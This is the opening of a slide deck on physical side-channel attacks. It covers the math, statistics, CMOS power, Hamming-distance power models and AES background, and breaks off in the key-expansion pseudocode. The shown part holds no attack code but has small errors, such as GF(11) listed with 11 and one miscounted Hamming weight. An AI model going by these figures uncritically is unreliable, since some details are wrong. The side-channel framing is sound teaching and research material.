PHYSICAL ATTACKS（V1.3）

刘维峰(SAWYER),
LIUWEIFENG168@126.COM

Agenda

- Mathematical knowledge
- Circuit knowledge
- Cryptography knowledge
- Attack methods
- Case analysis

刘维峰(sawyer)，liuweifeng168@126.com

MATHEMATICAL KNOWLEDGE

Vector

- Definition

A vector is *a list of numbers*. There are at least two ways to interpret what this list of numbers mean: One way to think of the vector as being appoint in a space. Then this list of numbers is a way of identifying that point in space, where each number represents the vector’s component that dimension. Another way to think of a vector is magnitude and direction, e.g. a quantity like velocity.

刘维峰(sawyer)，liuweifeng168@126.com

Vector

- Vector addition and subtraction

Numerically, we add vectors component-by-component. That is to say, we add the x components together, and then separately we add the y components together.

$$\vec{c} = \vec{a} + \vec{b}$$

$$\vec{c} = [4,3] + [1,2]$$

$$\vec{c} = [4+1, 3+2]$$

$$\vec{c} = [5,5]$$

$$\vec{c} = \vec{a} - \vec{b}$$

$$\vec{c} = [4,3] - [1,2]$$

$$\vec{c} = [3,1]$$

刘维峰(sawyer)，liuweifeng168@126.com

Vector

- Vector multiplication: dot product

  A dot product(or scalar product) is the numerical product of the lengths of the two vectors, multiplied by the cosine of angle between them.

$$\boxed{\begin{aligned}\vec{a}\cdot\vec{b} &= [4,3]\cdot[1,2]\\ \vec{a}\cdot\vec{b} &= (4*1)+(3*2)\\ \vec{a}\cdot\vec{b} &= 11\end{aligned}} = \boxed{\vec{a}\cdot\vec{b} = \|\vec{a}\|\|\vec{b}\|\cos\theta}$$

刘维峰(sawyer)，liuweifeng168@126.com

Vector

- Vector multiplication: cross product

  A cross product of two vectors **a** and **b** is defined only in three-dimensional space and is denoted by **a x b**. The cross product is defined by the formula:

$$\mathbf{a} \times \mathbf{b} = \|\mathbf{a}\| \, \|\mathbf{b}\| \sin(\theta) \, \mathbf{n}$$

  Where θ is the angle between a and b in the plane containing them. $\|a\|$ and $\|b\|$ are the magnitudes of vector **a** and **b**, and **n** is a unit vector perpendicular to the plane containing a and b in the direction given by the right-hand rule.

$$\boxed{\begin{aligned}\mathbf{a} \times \mathbf{b} = & -a_1 b_1 \mathbf{0} + a_1 b_2 \mathbf{k} - a_1 b_3 \mathbf{j} \\ & - a_2 b_1 \mathbf{k} - a_2 b_2 \mathbf{0} + a_2 b_3 \mathbf{i} \\ & + a_3 b_1 \mathbf{j} - a_3 b_2 \mathbf{i} - a_3 b_3 \mathbf{0} \\ = & (a_2 b_3 - a_3 b_2)\mathbf{i} + (a_3 b_1 - a_1 b_3)\mathbf{j} + (a_1 b_2 - a_2 b_1)\mathbf{k}\end{aligned}}
=
\boxed{\begin{aligned}\mathbf{a} \times \mathbf{b} &= \begin{vmatrix} \mathbf{i} & \mathbf{j} & \mathbf{k} \\ a_1 & a_2 & a_3 \\ b_1 & b_2 & b_3 \end{vmatrix} \\ &= (a_2 b_3 \mathbf{i} + a_3 b_1 \mathbf{j} + a_1 b_2 \mathbf{k}) - (a_3 b_2 \mathbf{i} + a_1 b_3 \mathbf{j} + a_2 b_1 \mathbf{k}) \\ &= (a_2 b_3 - a_3 b_2)\mathbf{i} + (a_3 b_1 - a_1 b_3)\mathbf{j} + (a_1 b_2 - a_2 b_1)\mathbf{k}.\end{aligned}}$$

刘维峰(sawyer)，liuweifeng168@126.com

Determinant

- Definition

  A **square array** of numbers bordered on the left and right by a vertical line and having a value equal to the algebraic sum of all possible products where the number of factors in each product is the same as the number of rows or columns, each factor in a given product is taken from a different row and column, and sign of a product is positive or negative depending upon whether the number of permutations necessary to place the indices representing each factor’s position in its row or column in the order of the natural numbers is odd or even.

刘维峰(sawyer)，liuweifeng168@126.com

Determinant

- How to get the result of determinant.

$$|A| = det(A) = \begin{vmatrix} a & b \\ c & d \end{vmatrix} = ad - bc$$


$$|B| = det(B) = \begin{vmatrix} a & b & c \\ d & e & f \\ g & h & k \end{vmatrix} = a \begin{vmatrix} e & f \\ h & k \end{vmatrix} - b \begin{vmatrix} d & f \\ g & k \end{vmatrix} + c \begin{vmatrix} d & e \\ g & h \end{vmatrix}$$

$$\begin{aligned} |A| &= a_{11} (-1)^{1+1} \begin{vmatrix} a_{22} & a_{23} \\ a_{32} & a_{33} \end{vmatrix} + a_{21} (-1)^{2+1} \begin{vmatrix} a_{12} & a_{13} \\ a_{32} & a_{33} \end{vmatrix} + a_{31} (-1)^{3+1} \begin{vmatrix} a_{12} & a_{13} \\ a_{22} & a_{23} \end{vmatrix} \\ &= a_{11}(a_{22} a_{33} - a_{23} a_{32}) - a_{21} (a_{12} a_{33} - a_{13} a_{32}) + a_{31} (a_{12} a_{23} - a_{13} a_{22}) \end{aligned}$$


Determinant

- Geometric meaning.

$$\text{Signed area} = |\boldsymbol{a}||\boldsymbol{b}|\sin\theta = |\boldsymbol{a}^{\perp}|\,|\boldsymbol{b}|\cos\theta' = \begin{pmatrix} -b \\ a \end{pmatrix} \cdot \begin{pmatrix} c \\ d \end{pmatrix} = ad - bc.$$



$$\begin{vmatrix} a & b & c \\ d & e & f \\ g & h & i \end{vmatrix} = a(ei - fh) - b(di - fg) + c(dh - eg)$$
$$= aei + bfg + cdh - ceg - bdi - afh.$$



刘维峰(sawyer)，liuweifeng168@126.com

Matrix

- Definition

  In mathematics, a matrix is a rectangular array of numbers, symbols, or expressions, arranged in rows and columns. The numbers, symbols, or expressions in the matrix are called its entries or its elements. Matrix is commonly written in box brackets or parentheses.

Symmetric	Diagonal	Upper Triangular	Lower Triangular	Zero	Identity
$\begin{bmatrix} 1 & 2 & 3 \\ 2 & 0 & -5 \\ 3 & -5 & 6 \end{bmatrix}$	$\begin{bmatrix} 1 & 0 & 0 \\ 0 & 4 & 0 \\ 0 & 0 & 6 \end{bmatrix}$	$\begin{bmatrix} 1 & 2 & 3 \\ 0 & 7 & -5 \\ 0 & 0 & -4 \end{bmatrix}$	$\begin{bmatrix} 1 & 0 & 0 \\ -4 & 7 & 0 \\ 12 & 5 & 3 \end{bmatrix}$	$\begin{bmatrix} 0 & 0 & 0 \\ 0 & 0 & 0 \\ 0 & 0 & 0 \end{bmatrix}$	$\begin{bmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 1 \end{bmatrix}$

$$A = \begin{pmatrix} a_{11} & a_{12} & \cdots & a_{1n} \\ a_{21} & a_{22} & \cdots & a_{2n} \\ \vdots & \vdots & \ddots & \vdots \\ a_{m1} & a_{m1} & \cdots & a_{mn} \end{pmatrix}$$

刘维峰(sawyer)，liuweifeng168@126.com

Matrix

- Matrix addition

  Two matrices **A** and **B** can be added or subtracted if and only if their dimensions are the same(both matrices have the equal numbers of rows and columns). The sum of two matrices **A** and **B** will be a matrix which has the same number of rows and columns as do **A** and **B**.

$$
\mathbf{A}+\mathbf{B} = \begin{bmatrix} a_{11} & a_{12} & \cdots & a_{1n} \\ a_{21} & a_{22} & \cdots & a_{2n} \\ \vdots & \vdots & \ddots & \vdots \\ a_{m1} & a_{m2} & \cdots & a_{mn} \end{bmatrix} + \begin{bmatrix} b_{11} & b_{12} & \cdots & b_{1n} \\ b_{21} & b_{22} & \cdots & b_{2n} \\ \vdots & \vdots & \ddots & \vdots \\ b_{m1} & b_{m2} & \cdots & b_{mn} \end{bmatrix}
$$

$$
= \begin{bmatrix} a_{11}+b_{11} & a_{12}+b_{12} & \cdots & a_{1n}+b_{1n} \\ a_{21}+b_{21} & a_{22}+b_{22} & \cdots & a_{2n}+b_{2n} \\ \vdots & \vdots & \ddots & \vdots \\ a_{m1}+b_{m1} & a_{m2}+b_{m2} & \cdots & a_{mn}+b_{mn} \end{bmatrix}
$$

刘维峰(sawyer)，liuweifeng168@126.com

Matrix

- Matrix multiplication

In mathematics, matrix multiplication or matrix product is a binary operation that produces a matrix from two matrices with entries in a filed, or, more generally, in a ring or even a semiring.

If **A** is an *m x n* matrix and **B** is an n x p matrix, the matrix product **C = AB** is defined to be the *m x p* matrix.

$$\mathbf{A} = \begin{pmatrix} a_{11} & a_{12} & \cdots & a_{1n} \\ a_{21} & a_{22} & \cdots & a_{2n} \\ \vdots & \vdots & \ddots & \vdots \\ a_{m1} & a_{m2} & \cdots & a_{mn} \end{pmatrix}, \quad \mathbf{B} = \begin{pmatrix} b_{11} & b_{12} & \cdots & b_{1p} \\ b_{21} & b_{22} & \cdots & b_{2p} \\ \vdots & \vdots & \ddots & \vdots \\ b_{n1} & b_{n2} & \cdots & b_{np} \end{pmatrix} \Rightarrow \mathbf{C} = \begin{pmatrix} c_{11} & c_{12} & \cdots & c_{1p} \\ c_{21} & c_{22} & \cdots & c_{2p} \\ \vdots & \vdots & \ddots & \vdots \\ c_{m1} & c_{m2} & \cdots & c_{mp} \end{pmatrix}$$

$$c_{ij} = a_{i1}b_{1j} + \cdots + a_{in}b_{nj} = \sum_{k=1}^{n} a_{ik}b_{kj},$$

$$\begin{pmatrix} a & b & c \\ d & e & f \\ g & h & i \end{pmatrix}\begin{pmatrix} j & k & l \\ m & n & o \\ p & q & r \end{pmatrix} = \begin{pmatrix} (aj+bm+cp) & (ak+bn+cq) & (al+bo+cr) \\ (dj+em+fp) & (dk+en+fq) & (dl+eo+fr) \\ (gj+hm+ip) & (gk+hn+iq) & (gl+ho+ir) \end{pmatrix}$$

刘维峰(sawyer)，liuweifeng168@126.com

Matrix

- Matrix transposition

In linear algebra, the transpose of a matrix is an operator which flips a matrix over its diagonal, that is switches the row and column indices of the matrix by producing another matrix denoted.

Some properties of transpose:

$$(\mathbf{A}^{\mathrm{T}})^{\mathrm{T}} = \mathbf{A}.$$

$$(\mathbf{A}+\mathbf{B})^{\mathrm{T}} = \mathbf{A}^{\mathrm{T}} + \mathbf{B}^{\mathrm{T}}.$$

$$(\mathbf{AB})^{\mathrm{T}} = \mathbf{B}^{\mathrm{T}}\mathbf{A}^{\mathrm{T}}.$$

$$(c\mathbf{A})^{\mathrm{T}} = c\mathbf{A}^{\mathrm{T}}.$$

$$\det(\mathbf{A}^{\mathrm{T}}) = \det(\mathbf{A}).$$

$$[\mathbf{a}\cdot\mathbf{b}] = \mathbf{a}^{\mathrm{T}}\mathbf{b},$$

The dot product of two column vectors a and b can be computed as the single entry of the matrix product.

$$(\mathbf{A}^{\mathrm{T}})^{-1} = (\mathbf{A}^{-1})^{\mathrm{T}}.$$

$$A = \begin{pmatrix} 5 & 2 & 3 \\ 4 & 7 & 1 \\ 8 & 5 & 9 \end{pmatrix} \quad A^T = \begin{pmatrix} 5 & 4 & 8 \\ 2 & 7 & 5 \\ 3 & 1 & 9 \end{pmatrix}$$

刘维峰(sawyer)，liuweifeng168@126.com

Matrix

- Invertible matrix

In linear algebra, an n-by-n square matrix A is called invertible if there exists an n-by-n square matrix B such that $AB = BA = I_n$, where I_n denotes the n-by-n identity matrix and the multiplication used is ordinary matrix multiplication.

If A is an n x n invertible matrix , then $$A^{-1} = \frac{1}{\det(A)} \operatorname{adj}(A).$$

Where adj(A) is the transpose of the cofactor matrix **C** of **A**.

刘维峰(sawyer)，liuweifeng168@126.com

Matrix

- Rank

In linear algebra, the rank of a matrix **A** is the dimension of the vector space generated(or spanned) by its columns. **rank(A)**.

$$\text{rank}(A) = \text{rank}(A^T)$$

刘维峰(sawyer)，liuweifeng168@126.com

Matrix

- Eigenvalues and Eigenvectors

Let $\boldsymbol{A}$ be a square matrix. A non-zero column vector $\boldsymbol{v}$ is called an eigenvector if $\boldsymbol{Av}$ is parallel to v, i.e.. if there exists a scalar $\boldsymbol{\lambda}$ such that

$$\boldsymbol{Av} = \boldsymbol{\lambda v}$$

The scalar$\boldsymbol{\lambda}$ is then called an eigenvalue.

Example 10.18: Eigenfaces

The main idea is that one can *learn* how images of faces look like and use this information for *image* or *video compression*, for *face detection*, or *face recognition*. Briefly, this is done by first calculating the mean and the covariance matrix for a set of images. Then the *eigenvectors* and *eigenvalues* of the covariance matrix are calculated. The eigenvectors corresponding to the largest eigenvalues are the ones that best encode image changes. This is an example of *machine learning*. In more general terms, *machine learning* are tools for learning good representations of data, or learning how to recognize images. Methods involving linear algebra, mathematical statistics, analysis, and optimization are used on (often large) collections of data.

Mean(expected value)

- Definition

In probability theory, the expected value of a random variable is a key aspect of its probability distribution. Intuitively, a random variable's expected value represents the average of a large number of independent realizations of the random variable. It is often represented $\boldsymbol{\mu}, \overline{\boldsymbol{X}}$.

Let X be a random variable with a finite number of finite outcomes x1, x2, ⋯ xk occurring with probabilities p1, p2, ⋯ pk. The expectation of X is defined as :

$$\mathrm{E}[X] = \sum_{i=1}^{k} x_i\, p_i = x_1 p_1 + x_2 p_2 + \cdots + x_k p_k.$$

Where all probabilities pi add up to 1 (p1 + p2 + ⋯ + pk = 1).

If all outcomes xi are equiprobable, then the expected value is average(arithmetic mean):

$$A = \frac{1}{n}\sum_{i=1}^{n} a_i = \frac{a_1 + a_2 + \cdots + a_n}{n}$$

刘维峰(sawyer)，liuweifeng168@126.com

Variance

- Definition

In probability theory and statistics, variance is the expectation of the squared deviation of a random variable from its mean. Informally, it measures how far a set of (random) numbers are spread out from their average value. The variance is the square of the standard deviation. It is often represented by $\boldsymbol{\sigma^2, s^2, or\ Var(X)}$.

The variance of a random variable X is the expected value of the squared deviation from the mean of X, $\mu = E[X]$:

$$\mathrm{Var}(X) = \mathrm{E}\left[(X-\mu)^2\right]$$

Covariance

- In probability theory and statistics, covariance is a measure of the joint variability of two random variables. If the greater values of one variable mainly correspond with the greater values of the other variable, and the same holds for the lesser values, (i.e., the variables tend to show similar behavior), the covariance is positive. In the opposite case, when the greater values of one variable mainly correspond to the lesser values of the other, the covariance is negative. The sign of the covariance shows the tendency in the linear relationship between the variables.

$$\boxed{\operatorname{cov}(X,Y) = \mathrm{E}\left[(X - \mathrm{E}[X])(Y - \mathrm{E}[Y])\right]}$$

$$\operatorname{cov}(X,Y) = \frac{1}{n}\sum_{i=1}^{n}(x_i - E(X))(y_i - E(Y))$$

刘维峰(sawyer)，liuweifeng168@126.com

Normal distribution

- Definition

Normal distribution, also known as the Gaussian distribution, is a probability and is that is symmetric about the mean, showing that data near the mean are more frequent in occurrence than data far from the mean.

The probability density of the normal distribution is(PDF)


$$f(x \mid \mu, \sigma^2) = \frac{1}{\sqrt{2\pi\sigma^2}} e^{-\frac{(x-\mu)^2}{2\sigma^2}}$$

Whe

μ is the mean or expectation of the distribution

σ^2 is the variance

when $\mu = 0 \; and \; \sigma = 1$, called as *standard normal distribution*.



刘维峰(sawyer)，liuweifeng168@126.com

Normal distribution


- The normal distribution is often revered to as $\boldsymbol{N(\mu,\sigma^2)}$, Thus when a random variable X is distributed normally with mean $\boldsymbol{\mu}$ and variance $\boldsymbol{\sigma^2}$, one may write

$$X \sim N(\mu,\sigma^2)$$

- The cumulative distribution function(CDF) of a real-valued random variable X, or just distribution function of X, evaluated at x, is the probability that X will take a value less than or equal to x.

$$F_X(x) = \int_{-\infty}^{x} f_X(t)\,dt.$$

$$\lim_{x\to-\infty} F_X(x) = 0, \quad \lim_{x\to+\infty} F_X(x) = 1.$$



刘维峰(sawyer)，liuweifeng168@126.com

Multivariate distribution Statistics

- Multivariate distributions let us model multiple random variables that may or may not be correlated.
- A whole matrix of covariances. E.g three random variables(X,Y,Z).

$$\mathbf{\Sigma} = \begin{bmatrix} Var(\mathbf{X}) & Cov(\mathbf{X},\mathbf{Y}) & Cov(\mathbf{X},\mathbf{Z}) \\ Cov(\mathbf{Y},\mathbf{X}) & Var(\mathbf{Y}) & Cov(\mathbf{Y},\mathbf{Z}) \\ Cov(\mathbf{Z},\mathbf{X}) & Cov(\mathbf{Z},\mathbf{Y}) & Var(\mathbf{Z}) \end{bmatrix}$$

- A mean for each random variable:

$$\mu = \begin{bmatrix} \mu_X \\ \mu_Y \\ \mu_Z \end{bmatrix}$$

- About the PDF, it uses a vector with all of the variables $x = [x, y, z, \dots]^T$, The equation for k random variables is

$$f(\mathbf{x}) = \frac{1}{\sqrt{(2\pi)^k |\mathbf{\Sigma}|}} e^{-((\mathbf{x}-\mu)^T \mathbf{\Sigma}^{-1} (\mathbf{x}-\mu))/2}$$

- The SciPy package in Python can do all for this.

刘维峰(sawyer), liuweifeng168@126.com

Welch's t-test

- In statistics, welch's t-test, or unequal variances t-test, is a two-sample location test which is used to test the hypothesis that two populations have equal means.
- Welch's t-test defines the $t = \frac{\overline{X}_1 - \overline{X}_2}{\sqrt{\frac{s_1^2}{N_1} + \frac{s_2^2}{N_2}}}$ following formula:

Where $\overline{X1}, {s_1}^2$ and N_1 are the 1st sample mean, sample variance and sample size.

刘维峰(sawyer)，liuweifeng168@126.com

Finite field

- In mathematics, a finite field or Galois field is a field that contains a finite number of elements.
- The number of elements of finite field is called its *order*, or size.
- A finite field of order *q* exists if and only if the order *q* is a prime power p^k (where *p* is a prime number and *k* is a positive integer).

F_2 or GF(2) is [0,1]
F_{11} or GF(11) is [0,1,2,3,4,5,6,7,8,9,10,11]
F_{23} or GF(23) is [0,1,2,3,4,5,6,7,8,9,10,11,12...22]

刘维峰(sawyer)，liuweifeng168@126.com

Chinese remainder theorem

- If the n_i are pairwise coprime, and if $a_1, \dots, a_k$ are any integers, then there exists an integer x such that

$$x \equiv a_1 \ (mod\ n_1)$$
$$\vdots$$
$$x \equiv a_k \ (mod\ n_k)$$

$$x = \left(\sum_{i=1}^{k} x_i r_i s_i \right) mod\ n$$
$$= (x_1 r_1 s_1 + x_2 r_2 s_2 + \dots + x_k r_k s_k)\ mod\ n$$

$$n = n_1 n_2 \dots n_k,$$
$$r_i = {}^{n}/_{n_i},$$
$$s_i = r_i^{-1}\ mod\ n_i.$$

$x \equiv 3 \pmod 5$
$x \equiv 1 \pmod 7$
$x \equiv 6 \pmod 8$

b_i	$N_i = \frac{N}{N_i}$	x_i	$b_i N_i x_i$
b_1	$N_1 = n_2 n_3$	x_1	$b_1 N_1 x_1$
b_2	$N_2 = n_1 n_3$	x_2	$b_2 N_2 x_2$
b_3	$N_3 = n_1 n_2$	x_3	$b_3 N_3 x_3$

$N = n_1 n_2 n_3$
$N_i = \frac{N}{n_i}$

$\boxed{x = \sum_{i=1}^{3} b_i N_i x_i \ (mod\ N)}$

Remainders

Inverse of N_i

$N = 5 \times 7 \times 8$
$= 280$

b_i	N_i	x_i	$b_i N_i x_i$
3	56	1	168
1	40	3	120
6	35	3	630

$x = 168 + 120 + 630 = 918$
$x \equiv 918 \ (mod\ 280)$
$x \equiv \boxed{78} \ (mod\ 280)$

Check: $78 \equiv 3 \ (mod\ 5)$
$78 \equiv 1 \ (mod\ 7)$
$78 \equiv 6 \ (mod\ 8)$

Note: **a** and **b** are **coprime** if and only if **gcd{a, b} = 1.**


刘维峰(sawyer)，liuweifeng168@126.com


CIRCUIT KNOWLEDGE

Power Consumption of CMOS Circuits

- Power consumption is divided into two parts: static power consumption P_{stat} and dynamic power consumption P_{dyn}.
- The static power consumption is calculated $P_{stat} = I_{leak} \cdot V_{DD}$.
- The static power consumption of CMOS circuits is typically very low.
- Dynamic power consumption occurs if an internal signal or an output signal of a logic cell switches.
- The dynamic power consumption depends on the data that is processed by the CMOS circuit.

Transition	Power consumption	Type of power consumption
0→0	P_{00}	static
0→1	P_{01}	static + dynamic
1→0	P_{10}	static + dynamic
1→1	P_{11}	static





刘维峰(sawyer)，liuweifeng168@126.com

Hamming weight

- **Hamming weight**: the number of non-zero symbols in a symbol sequence. Note: for binary signaling, hamming weight is the number of "1" bits in the binary sequence.

String	Hamming weight
11101	4
11101000	4
00000000	0
7890**1234**0**567**	10

刘维峰(sawyer), liuweifeng168@126.com

Hamming Distance

- In information theory, the hamming distance between two strings of equal length is the number of positions at which the corresponding symbols are different.
- For binary strings *a* and *b* the hamming distance is equal to the number of ones in *a* XOR *b*.

$$HD(v0, v1) = HW(v0\ XOR\ v1)$$

- Hamming distance model is very well suited to describe the power consumption of data buses.
- Attackers commonly use the hamming distance model to describe the power consumption of buses and registers.

刘维峰(sawyer)，liuweifeng168@126.com

Noise distributions

- Electrical signals are inherently noisy.

$$X = X_{actual} + N$$

- The probability density function(PDF) of Gaussian distribution is

$f(x) = \frac{1}{\sigma\sqrt{2\pi}} e^{-(x-\mu)^2/2\sigma^2}$, where μ is the mean and σ is the standard deviation.

python: stats.norm.pdf(x,μ,σ)

- Find probability using the CDF(cumulative distribution function).

```
mu = 5
sigma = 0.5
```

```
from scipy import stats
pval = stats.norm.cdf(6.0, mu, sigma)
print("%.2f %%"%(pval*100))
```

```
97.72 %
```

SNR

- The "Signal to Noise Radio" is defined as:

$$SNR = \frac{Var(Signal)}{Var(Noise)}$$

when $\mu = 0$.


刘维峰(sawyer)，liuweifeng168@126.com

CRYPTOGRAPHY KNOWLEDGE

刘维峰(sawyer)、liuweifeng168@126.com

AES


- The advanced encryption standard, or AES, is a symmetric block cipher chosen by the U.S. government to protect classified information and is implemented in software and hardware throughout the world to encrypt sensitive data.
- AES comprises three block ciphers: AES-128, AES-192 and AES-256. Each cipher encrypts and decrypt data in blocks of 128 bits using cryptographic key of 128-, 192- and 256-bits.



刘维峰(sawyer)，liuweifeng168@126.com

AES

- High-level description of the algorithm, see https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.197.pdf
  1. key expansion – round keys are derived from the cipher key using Rijndael's key schedule.
  2. initial round key addition:
     ① AddRoundKey – each byte of the state is combined with a block of the round key using bitwise xor.
  3. 9, 11 or 13 rounds:
     ① Subbytes—a non-linear substitution step where each byte is replaces with another according to lookup table.
     ② ShiftRows– a transposition step where the last three rows of the states are shifted cyclically a certain number of steps.
     ③ Mixcolumns– a linear mixing operation which operates on the columns of the state, combining the four bytes in each column.
     ④ AddRoundKey
  4. Final round(making 10, 12 or 14 rounds in total):
     ① subBytes
     ② shiftRows
     ③ AddRoundKey




```
AES-128(byte in[16], byte out[16], word w[44])
    byte state[4,4];
    state = in;
    AddRoundKey(state, w[0,3])
    for round = 1 step 1 to 9
        SubBytes(state)
        ShiftRows(state)
        MixColumns(state)
        AddRoundKey(state, w[round*4,(round+1)*4-1])
    end
    SubBytes(state)
    ShiftRows(state)
    AddRoundKey(state, w[40,43])
    out = state;
```


刘维峰(sawyer)，liuweifeng168@126.com

AES

- KeyExpansion(key Schedule)

```
KeyExpansion(byte key[4*Nk], word w[Nb*(Nr+1)], Nk)
begin
   word  temp

   i = 0

   while (i < Nk)
      w[i] = word(key[4*i], key[4*i+1], key[4*i+2], key[4*i+3])
      i = i+1
   end while

   i = Nk

   while (i < Nb * (Nr+1)]
      temp = w[i-1]
      if (i mod Nk = 0)
         temp = SubWord(RotWord(temp)) xor Rcon[i/Nk]
      else if (Nk > 6 and i mod Nk = 4)
         temp = SubWord(temp)
      end if
      w[i] = w[i-Nk] xor temp
      i = i + 1
   end while
